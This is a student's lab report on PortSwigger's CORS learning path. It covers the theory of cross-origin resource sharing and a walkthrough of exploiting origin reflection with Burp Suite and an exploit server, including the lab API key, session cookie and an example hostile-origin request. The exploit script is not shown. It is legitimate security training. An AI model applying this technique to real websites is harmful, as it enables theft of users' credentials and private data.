

Cross-origin resource sharing

Meruyert Oshayeva

Hi, Teacher!

This is how I passed this path

The screenshot shows a web browser window with the PortSwigger website. The address bar shows the URL `portswigger.net/web-security/learning-paths/cors`. The page features the PortSwigger logo and navigation links: Products, Solutions, Research, Academy, and Support. A blue banner at the top promotes a webinar. The main content area is dark blue and contains a link to 'Back to all learning paths', a 'PRACTITIONER' tab, and the title 'Cross-origin resource sharing (CORS)'. Below the title, a description states: 'This learning path provides an in-depth understanding of CORS, including common examples of CORS-based attacks and how to protect against these attacks.' At the bottom, there is a 'Contents' section with a 'Resume now: What is CORS (cross-origin resource sharing)?' button and a progress bar showing '1 of 21'.

CORS theory part:

CSS 261Report №4 — ДокументCross-origin resource sharingWeb LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/cors/cors-what-is-cors-cross-origin-resource-sharing/cors/what-is-cors-cross-origin-resource-sharing

SDU PortalComparison of TreesleetCodeCSS 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | A c...GitHub

←PRACTITIONERCross-origin resource sharing (CORS) 1 of 21

WebSecurity Academy

My progress

What is CORS (cross-origin resource sharing)? (1 of 1)

Same-origin policy

Relaxation of the same-origin policy

Vulnerabilities arising from CORS configuration issues

How to prevent CORS-based attacks

What is CORS (cross-origin resource sharing)?

Cross-origin resource sharing (CORS) is a browser mechanism which enables controlled access to resources located outside of a given domain. It extends and adds flexibility to the same-origin policy (SOP). However, it also provides potential for cross-domain attacks, if a website's CORS policy is poorly configured and implemented. CORS is not a protection against cross-origin attacks such as cross-site request forgery (CSRF).



CONTINUE →

Up next: Same-origin policy

CSS 261Report №4 — ДокументCross-origin resource sharingWeb LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/cors/cors-same-origin-policy/cors/same-origin-policy

SDU PortalComparison of TreesleetCodeCSS 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | A c...GitHub

←PRACTITIONERCross-origin resource sharing (CORS) 2 of 21

WebSecurity Academy

My progress

What is CORS (cross-origin resource sharing)?

Same-origin policy (1 of 1)

Relaxation of the same-origin policy

Vulnerabilities arising from CORS configuration issues

How to prevent CORS-based attacks

Same-origin policy

The same-origin policy is a restrictive cross-origin specification that limits the ability for a website to interact with resources outside of the source domain. The same-origin policy was defined many years ago in response to potentially malicious cross-domain interactions, such as one website stealing private data from another. It generally allows a domain to issue requests to other domains, but not to access the responses.

BACK

CONTINUE →

Up next: Relaxation of the same-origin policy

https://portswigger.net/web-security/learning-paths/cors/cors-same-origin-policy/cors/same-origin-policy#

CSS 261Report №4 — ДокументCross-origin resource sharingWeb LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/cors/cors-relaxation-of-the-same-origin-policy/cors/relaxation-of-the-same-origin-policy

SDU PortalComparison of TreesleetCodeCSS 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | A c...GitHub

←PRACTITIONER

Cross-origin resource sharing (CORS) 3 of 21

WebSecurity Academy

My progress

✓What is CORS (cross-origin resource sharing)?

✓Same-origin policy

⦿Relaxation of the same-origin policy (1 of 1)

○Vulnerabilities arising from CORS configuration issues

○How to prevent CORS-based attacks

Relaxation of the same-origin policy

The same-origin policy is very restrictive and consequently various approaches have been devised to circumvent the constraints. Many websites interact with subdomains or third-party sites in a way that requires full cross-origin access. A controlled relaxation of the same-origin policy is possible using cross-origin resource sharing (CORS).

The cross-origin resource sharing protocol uses a suite of HTTP headers that define trusted web origins and associated properties such as whether authenticated access is permitted. These are combined in a header exchange between a browser and the cross-origin web site that it is trying to access.

BACK

CONTINUE →

Up next: Vulnerabilities arising from CORS configuration issues

CSS 261Report №4 — ДокументCross-origin resource sharingWeb LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/cors/cors-vulnerabilities-arising-from-cors-configuration-issues/cors/vulnerabilities-arising-from-cors-configuration-issues

SDU PortalComparison of TreesleetCodeCSS 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | A c...GitHub

←PRACTITIONER

Cross-origin resource sharing (CORS) 4 of 21

WebSecurity Academy

My progress

✓What is CORS (cross-origin resource sharing)?

✓Same-origin policy

✓Relaxation of the same-origin policy

⦿Vulnerabilities arising from CORS configuration issues (1 of 12)

○How to prevent CORS-based attacks

Vulnerabilities arising from CORS configuration issues


Many modern websites use CORS to allow access from subdomains and trusted third parties. Their implementation of CORS may contain mistakes or be overly lenient to ensure that everything works, and this can result in exploitable vulnerabilities.

BACK


CONTINUE →

Up next: Lab: CORS vulnerability with basic origin reflection

In first lab, we have online shop website



Already given credentials, we log-in as wiener



There is an API key, meaning that we need to obtain administrator's

Cross-origin resource sharing | CORS vulnerability with basic origin reflection

WebSecurity Academy

CORS vulnerability with basic origin reflection

LAB Not solved

Go to exploit server Submit solution Back to lab description >>

Home | My account | Log out

My Account

Your username is: wiener

Your API Key is: TzxpQugJTqq2pXThLRPnvxS59OG8Tukn

Email

Update email

We can look at http history in Burp Suite, especially in accountDetails

Burp Suite Professional v2025.1.4 - Temporary Project - licensed to trial user

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn InQL

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
141	https://0a7d00f4041155068056df2200f00044.web-security-academy.net/	GET	/academyLabHeader			101	147					✓	34.246.129.62		14:01:15 17 ...	8080	126
140	https://0a7d00f4041155068056df2200f00044.web-security-academy.net/	GET	/resources/labheader/images/ps-la...			200	942	XML	svg			✓	34.246.129.62		14:01:15 17 ...	8080	126
139	https://0a7d00f4041155068056df2200f00044.web-security-academy.net/	GET	/resources/labheader/images/logo...			200	8852	XML	svg			✓	34.246.129.62		14:01:15 17 ...	8080	121
138	https://0a7d00f4041155068056df2200f00044.web-security-academy.net/	GET	/accountDetails			200	303	JSON				✓	34.246.129.62		14:01:15 17 ...	8080	121
137	https://0a7d00f4041155068056df2200f00044.web-security-academy.net/	GET	/resources/labheader/js/submitSol...			200	1333	script	js			✓	34.246.129.62		14:01:15 17 ...	8080	132
136	https://0a7d00f4041155068056df2200f00044.web-security-academy.net/	GET	/resources/labheader/js/labHeader.js			200	1673	script	js			✓	34.246.129.62		14:01:15 17 ...	8080	173
133	https://0a7d00f4041155068056df2200f00044.web-security-academy.net/	GET	/my-account?id=wiener		✓	200	4157	HTML		CORS vulnerability wit...		✓	34.246.129.62		14:01:15 17 ...	8080	134
132	https://0a7d00f4041155068056df2200f00044.web-security-academy.net/	POST	/login		✓	302	188					✓	34.246.129.62	session=zLzFWJ8...	14:01:14 17 ...	8080	118
131	https://0a7d00f4041155068056df2200f00044.web-security-academy.net/	GET	/academyLabHeader			101	147					✓	34.246.129.62		14:00:43 17 ...	8080	129
130	https://0a7d00f4041155068056df2200f00044.web-security-academy.net/	GET	/resources/labheader/images/ps-la...			200	942	XML	svg			✓	34.246.129.62		14:00:42 17 ...	8080	169
129	https://0a7d00f4041155068056df2200f00044.web-security-academy.net/	GET	/resources/labheader/images/logo...			200	8852	XML	svg			✓	34.246.129.62		14:00:42 17 ...	8080	169
128	https://0a7d00f4041155068056df2200f00044.web-security-academy.net/	GET	/resources/labheader/js/submitSol...			200	1333	script	js			✓	34.246.129.62		14:00:42 17 ...	8080	137

Request

1 GET /accountDetails HTTP/2

2 Host: 0a7d00f4041155068056df2200f00044.web-security-academy.net

3 Cookie: session=zLzFWJ8jDGe50yYjARi3etG5Dul6hU1t

4 Sec-Ch-Ua-Platform: "Windows"

5 Accept-Language: en-US,en;q=0.9

6 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"

7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36

8 Sec-Ch-Ua-Mobile: ?0

9 Accept: */*

10 Sec-Fetch-Site: same-origin

11 Sec-Fetch-Mode: cors

12 Sec-Fetch-Dest: empty

13 Referer: https://0a7d00f4041155068056df2200f00044.web-security-academy.net/my-account?id=wiener

14 Accept-Encoding: gzip, deflate, br

15 Priority: u=1, i

16

17

Response

1 HTTP/2 200 OK

2 Access-Control-Allow-Credentials: true

3 Content-Type: application/json; charset=utf-8

4 X-Frame-Options: SAMEORIGIN

5 Content-Length: 149

6

7 {

8 "username": "wiener",

9 "email": "",

10 "apikey": "TzxpQugJTqq2pXThLRPnvxS59OG8Tukn",

11 "sessions": [

12 "zLzFWJ8jDGe50yYjARi3etG5Dul6hU1t"

13]

14 }

Inspector

Request attributes 2

Request cookies 1

Request headers 17

Response headers 4

Event log (1) All issues (119) Memory: 236.9MB

Send it to repeater

The screenshot shows the Burp Suite Professional interface. The 'Proxy' tab is active, displaying a list of intercepted HTTP requests. Request #138 is selected, and a context menu is open over it. The menu options include: Scan, Do passive scan, Do active scan, Send to Intruder (Ctrl+I), Send to Repeater (Ctrl+R), Send to Sequencer, Send to Comparer, Send to Decoder, Send to Organizer (Ctrl+O), Show response in browser, Record an issue, Request in browser, Engagement tools, Copy (Ctrl+C), Copy URL, Copy as curl command (bash), Copy to file, Save item, Convert selection, Cut (Ctrl+X), Copy (Ctrl+C), Paste (Ctrl+V), Message editor documentation, and Proxy history documentation. The 'Request' pane on the left shows the raw HTTP request for /accountDetails. The 'Response' pane on the right shows the raw HTTP response with status 200 OK and various headers including Access-Control-Allow-Origin: http://website.com.

here we add a new line origin and http address

In response we got both headers, meaning it accepts any website, even malicious

This screenshot shows the Burp Suite Professional interface with the 'Repeater' tab active. A request is being repeated to the target URL: https://0a7d00f4041155068056df2200f00044.web-security-academy.net. The 'Request' pane shows the raw HTTP request where the 'Origin' header has been manually added as 'http://website.com'. The 'Response' pane shows the raw HTTP response, which includes the header 'Access-Control-Allow-Origin: http://website.com' along with other CORS-related headers. The 'Inspector' pane on the right shows the parsed response details, including request attributes, query parameters, body parameters, cookies, headers, and response headers.

So we head back to website, and click on exploit server

Cross-origin resource sharing x CORS vulnerability with basic origin reflection x +

https://0a7d00f4041155068056df2200f00044.web-security-academy.net/my-account?id=wiener

WebSecurity Academy

CORS vulnerability with basic origin reflection

LAB Not solved

Go to exploit server Submit solution Back to lab description >>

Home | My account | Log out

My Account

Your username is: wiener

Your API Key is: TzxpQugJTqq2pXThLRPnvxS59OG8Tukn

Email

Update email

https://exploit-0aba00ce0467556880cadebe01a80040.exploit-server.net

here's our server

Cross-origin resource sharing x CORS vulnerability with basic origin reflection x Exploit Server: CORS vulnerabili x +

https://exploit-0aba00ce0467556880cadebe01a80040.exploit-server.net

WebSecurity Academy

CORS vulnerability with basic origin reflection

LAB Not solved

Back to lab Submit solution Back to lab description >>

This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: https://exploit-0aba00ce0467556880cadebe01a80040.exploit-server.net/exploit

HTTPS

☒

File:


/exploit

Head:


HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

So we need write a script (but in var url line we need to paste our own host url)

then press (store → deliver → access)



And here we have our log key



administrator's api key



```
178.88.225.215 2025-03-17 09:08:45 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:08:45 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:12:09 +0000 "POST / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:12:09 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:12:12 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:12:12 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:12:12 +0000 "GET /exploit/ HTTP/1.1" 200 "user-agent: Chrome/992339"
178.88.225.215 2025-03-17 09:12:13 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:12:13 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:12:31 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:12:31 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:12:31 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:13:30 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:13:30 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:13:30 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:13:46 +0000 "POST / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:13:46 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:13:48 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:13:48 +0000 "GET /exploit HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:13:48 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:13:53 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:13:56 +0000 "POST / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
```

CSS 261

Report №4 — Документ

Cross-origin resource sharing

Web LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/cors/cors-vulnerabilities-arising-from-cors-configuration-issues/cors/lab-basic-origin-reflection-attack

SDU Portal Comparison of Trees leetCode CSS 261 Philosophy MDE CPC-2 SDU University Mail GeeksforGeeks | A c... GitHub

←

PRACTITIONER

Cross-origin resource sharing (CORS) 5 of 21

Web Security Academy

My progress

✓ What is CORS (cross-origin resource sharing?)

✓ Same-origin policy

✓ Relaxation of the same-origin policy

● Vulnerabilities arising from CORS configuration issues (2 of 12)

○ How to prevent CORS-based attacks

Lab: CORS vulnerability with basic origin reflection

APPRENTICE

LAB Solved

This website has an insecure CORS configuration in that it trusts all origins.

To solve the lab, craft some JavaScript that uses CORS to retrieve the administrator's API key and upload the code to your exploit server. The lab is solved when you successfully submit the administrator's API key.

You can log in to your own account using the following credentials: `wiener:peter`

ACCESS THE LAB

Solution

BACK

CONTINUE →

Up next: Server-generated ACAA header from client-specified Origin header

next reading part:

CSS 261Report №4 — ДокументCross-origin resource sharingWeb LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/cors/cors-vulnerabilities-arising-from-cors-configuration-issues/cors/server-generated-acao-header-from-client-specified-ori...

SDU PortalComparison of TreesleetCodeCSS 261Philosophy MDPCPC-2SDU University MailGeeksforGeeks | A c...GitHub

←PRACTITIONER

Cross-origin resource sharing (CORS) 6 of 21

WebSecurity Academy

My progress

✓What is CORS (cross-origin resource sharing)?

✓Same-origin policy

✓Relaxation of the same-origin policy

●Vulnerabilities arising from CORS configuration issues (3 of 12)

○How to prevent CORS-based attacks

Server-generated ACAO header from client-specified Origin header

Some applications need to provide access to a number of other domains. Maintaining a list of allowed domains requires ongoing effort, and any mistakes risk breaking functionality. So some applications take the easy route of effectively allowing access from any other domain.

One way to do this is by reading the Origin header from requests and including a response header stating that the requesting origin is allowed. For example, consider an application that receives the following request:

```
GET /sensitive-victim-data HTTP/1.1
Host: vulnerable-website.com
Origin: https://malicious-website.com
